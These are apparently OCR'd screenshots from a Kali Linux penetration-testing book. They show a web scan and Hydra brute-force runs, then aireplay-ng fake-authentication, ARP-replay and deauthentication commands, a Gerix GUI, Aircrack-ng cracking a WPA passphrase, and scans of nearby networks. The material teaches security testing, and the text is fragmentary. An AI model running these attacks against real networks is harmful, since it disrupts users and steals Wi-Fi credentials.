
+ Server: nginx/1.6.2
+ Server leaks inodes via ETags, header found with file /, fields: 0x588
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to
forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the
site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7535 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time: 2017-02-15 00:43:57 (GMT3) (55 seconds)

+ 1 host(s) tested



Services
Scripts
Information
Notes
nikto (80/tcp)
screenshot (80/tcp)
Google
One account. All of Google.
Sign in with your Google Account
Enter your email
Enter your email
Next
Find my account
Create account
One Google Account for everything Google



Services
Scripts
Information
Notes
nikto (80/tcp)
screenshot (80/tcp)
ftp-default (21/tcp)
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2017-02-15 00:45:43
[DATA] max 10 tasks per 1 server, overall 64 tasks, 10 login tries, ~0 tries per task
[DATA] attacking service ftp on port 21
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
The session file ./hydra.restore was written. Type "hydra -R" to resume session.
[STATUS] 138.00 tries/min, 138 tries in 00:01h, 4294967168 todo in 1193046:28h, 10 active
The session file ./hydra.restore was written. Type "hydra -R" to resume session.



Scan
Brute
1
IP
127.0.0.1
Port
22
Service
ssh
Run
Try blank password
Try login as password
Loop around users
Exit on first valid
Verbose
Additional Options
Username
root
Username list
Browse
Found usernames
Password
password
Password list
Browse
Found passwords
Threads
16


OS
Host
Port
Protocol
State
192.168.1.1
22
tcp
open
Portscan
Mark as checked
Run unicornscan (full UDP)
Run nmap (top 1000 quick UDP)
Run nmap (full UDP)
Run nmap (full TCP)
Run nmap (fast UDP)
Run nmap (fast TCP)
Run nmap (staged)

Chapter 6: Wireless Attacks – Getting Past Aircrack-ng










```
root@kali:~# aireplay-ng -1 0 -e MGMNT -a B8:C1:A2:07:BC:F1 -h 00:c0:ca:57:cd:fc wlan0mon
01:54:37  Waiting for beacon frame (BSSID: B8:C1:A2:07:BC:F1) on channel 9


01:54:37  Sending Authentication Request (Open System) [ACK]
01:54:37  Authentication successful
01:54:37  Sending Association Request [ACK]
01:54:37  Association successful :-) (AID: 1)
```


```
root@kali:~# aireplay-ng -3 -b B8:C1:A2:07:BC:F1 wlan0mon
No source MAC (-h) specified. Using the device MAC (00:C0:CA:57:CD:FC)
01:56:34  Waiting for beacon frame (BSSID: B8:C1:A2:07:BC:F1) on channel 9
Saving ARP requests in replay_arp-0227-015634.cap
You should also start airodump-ng to capture replies.
Read 7968 packets (got 24 ARP requests and 75 ACKs), sent 120 packets...(501 pps
Read 8083 packets (got 43 ARP requests and 109 ACKs), sent 170 packets...(500 pp
Read 8213 packets (got 57 ARP requests and 142 ACKs), sent 219 packets...(498 pp
Read 8341 packets (got 80 ARP requests and 173 ACKs), sent 270 packets...(500 pp
Read 8444 packets (got 84 ARP requests and 203 ACKs), sent 320 packets...(500 pp
Read 8576 packets (got 99 ARP requests and 237 ACKs), sent 370 packets...(500 pp
Read 8697 packets (got 113 ARP requests and 269 ACKs), sent 420 packets...(500 p
Read 8825 packets (got 131 ARP requests and 307 ACKs), sent 469 packets...(498 p
Read 8960 packets (got 148 ARP requests and 345 ACKs), sent 520 packets...(499 p
Read 9079 packets (got 168 ARP requests and 379 ACKs), sent 570 packets...(499 p
Read 9196 packets (got 193 ARP requests and 416 ACKs), sent 620 packets...(499 p
Read 9307 packets (got 200 ARP requests and 449 ACKs), sent 670 packets...(499 p
```








```
root@kali:~/Desktop/gerix-wifi-cracker# cd ../
root@kali:~/Desktop# git clone https://github.com/J4r3tt/gerix-wifi-cracker-2.gi
t
Cloning into 'gerix-wifi-cracker-2'...
remote: Counting objects: 48, done.
remote: Total 48 (delta 0), reused 0 (delta 0), pack-reused 48
Unpacking objects: 100% (48/48), done.
Checking connectivity... done.
root@kali:~/Desktop# cd gerix-wifi-cracker-2/
root@kali:~/Desktop/gerix-wifi-cracker-2# python gerix.py
```



Gerix wifi cracker 2
Welcome
Configuration
WEP
WPA
Fake AP
Cracking
Database
Credits
Directory for session files (logs, .cap, ...):
/root/.gerix-wifi-cracker/
Clean old session files
Select the interface:
Interface
MAC
Chipset
Driver
Mode
1
wlan0mon
00:c0:ca:57:...
Ralink Techn...
rt2800usb
Monitor
Reload wireless interfaces
Set random MAC address
Enable/Disable Monitor Mode
Select the target network:
Essid
Bssid
Channel
Signal
Enc
Channel:
all channels
Seconds:
10
Rescan networks
04:16:53 - database reloaded: /root/.gerix-wifi-cracker/key-database.db [Success]



Reload wireless interfaces
Set random MAC address
Enable/Disable Monitor Mode
Select the target network:
Essid
Bssid
Channel
Signal
Enc
1
Tenda_0E01...
C8:3A:35:0E:...
7
-80
WPA CCMP ...
2
HCL MI
B8:C1:A2:1A...
8
-80
WPA CCMP ...
3
SDMANDIR
54:B8:0A:95...
1
-78
WPA2 CCMP...
Channel:
all channels
Seconds:
10
Rescan networks


Welcome
Configuration
WEP
WPA
Fake AP
Cracking
Database
Credits
Welcome in WPA Attacks Control Panel
General functionalities
Functionalities
Start Sniffing and Logging
Tests
Performs a test of injection AP



WPA handshake attack
Add victim client MAC:
94:53:30:68:2E:A2
Autoload victim clients
Add the deauth number:
4
Now you need to capture the HandShake, start the deauthentication.
Client deauthentication


Welcome
Configuration
WEP
WPA
Fake AP
Cracking
Database
Credits
Welcome in WPA Attacks Control Panel
General functionalities
WPA attacks
WPA handshake attack
Add victim client MAC:
Autoload victim clients
Add the deauth number:
4
Now you need to capture the HandShake, start the deauthentication.
Client deauthentication


bash -c "aireplay-ng -0 0 -a 3C:1E:04:91:7B:7C -c 94:53:3...
04:21:34 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [0|42 ACKs]
04:21:34 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [1|41 ACKs]
04:21:35 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [0|35 ACKs]
04:21:36 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [3|41 ACKs]
04:21:36 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [0|26 ACKs]
04:21:37 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [0|34 ACKs]
04:21:37 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [2|31 ACKs]
04:21:38 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [2|12 ACKs]
04:21:38 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [0|10 ACKs]
04:21:39 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [0|20 ACKs]
04:21:40 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [3|17 ACKs]
04:21:40 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [0|15 ACKs]
04:21:41 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [0|12 ACKs]
04:21:41 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [0|13 ACKs]
04:21:42 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [4|15 ACKs]
04:21:43 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [0|14 ACKs]
04:21:43 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [0|12 ACKs]
04:21:44 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [0|10 ACKs]
04:21:44 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [0|18 ACKs]
04:21:45 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [0|10 ACKs]
04:21:46 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [0| 7 ACKs]
04:21:46 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [0|14 ACKs]
04:21:47 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [0|11 ACKs]


Welcome in Cracking Control Panel
WEP cracking
WPA bruteforce cracking
Normal cracking
Add you dictionary:
/root
Aircrack-ng - Crack WPA password
Pyrit cracking
(For use it you need to install pyrit support)
Add you dictionary:
/root
Crack the password with pyrit


Aircrack-ng 1.2 rc4
[00:00:12] 25376/9822771 keys tested (2188.21 k/s)
Time left: 1 hour, 14 minutes, 37 seconds 0.26%
Current passphrase: johnny23
Master Key : 7D 1B A7 9B 0A 3E 11 E0 BB 2C D0 6F 81 95 96 E7
3E 96 75 E6 35 B7 79 CC 82 48 00 56 28 19 0F 3B
Transient Key : 03 B7 EB 1F 22 6E C1 83 96 7B 6C D1 34 3B 67 B7
FE D3 2A 3B C6 44 BF 7C C3 80 A9 6A C9 2C 7C 14
4F 5D D4 A6 94 FD 4A 29 BA 8E F8 34 71 94 5A 72
DB FE 91 71 FA 0A FC 9D 79 BD A8 28 B2 C0 D8 E7
EAPOL HMAC : 81 8B 72 B0 44 D7 EB B6 AE 63 40 84 55 8F B1 91


[+] scanning (wlan0mon), updates at 5 sec intervals, CTRL+C when ready.
NUM ESSID CH ENCR POWER WPS? CLIENT
1 XSS 8 WPA2 70db wps clients
2 singh 8 WPA 32db no
3 Anubha 1 WPA 30db no
4 Batman 2 WPA 24db wps
5 the simpsons 1 WPA2 23db wps client
6 KRITIKA 1 WPA 22db no
7 Neha 1 WPA 22db no
8 dlink 2 WPA2 22db wps
9 Naoko 8 WPA2 22db no
10 SDMANDIR 1 WPA2 18db no
[0:00:11] scanning wireless networks. 10 targets and 3 clients found

```
  16  MGMNT                  10  WEP    22db     no
  17  KRITIKA                 1  WPA    21db     no
  18  (0C:D2:B5:35:B2:2D)     6  WEP    21db     no
  19  D-Link                 11  WPA2   20db     no
  20  TP-LINK_EF1A            6  WPA2   20db    wps
  21  Bhupi                   6  WPA2   20db     no
  22  Tenda_0E0160            6  WPA    20db     no
  23  SDMANDIR                1  WPA2   19db     no
  24  (0C:D2:B5:35:CD:A1)     3  WEP    18db     no

[+] select target numbers (1-24) separated by commas, or 'all':
```

```
  21  Bhupi                   6  WPA2   20db     no
  22  Tenda_0E0160            6  WPA    20db     no
  23  SDMANDIR                1  WPA2   19db     no
  24  (0C:D2:B5:35:CD:A1)     3  WEP    18db     no

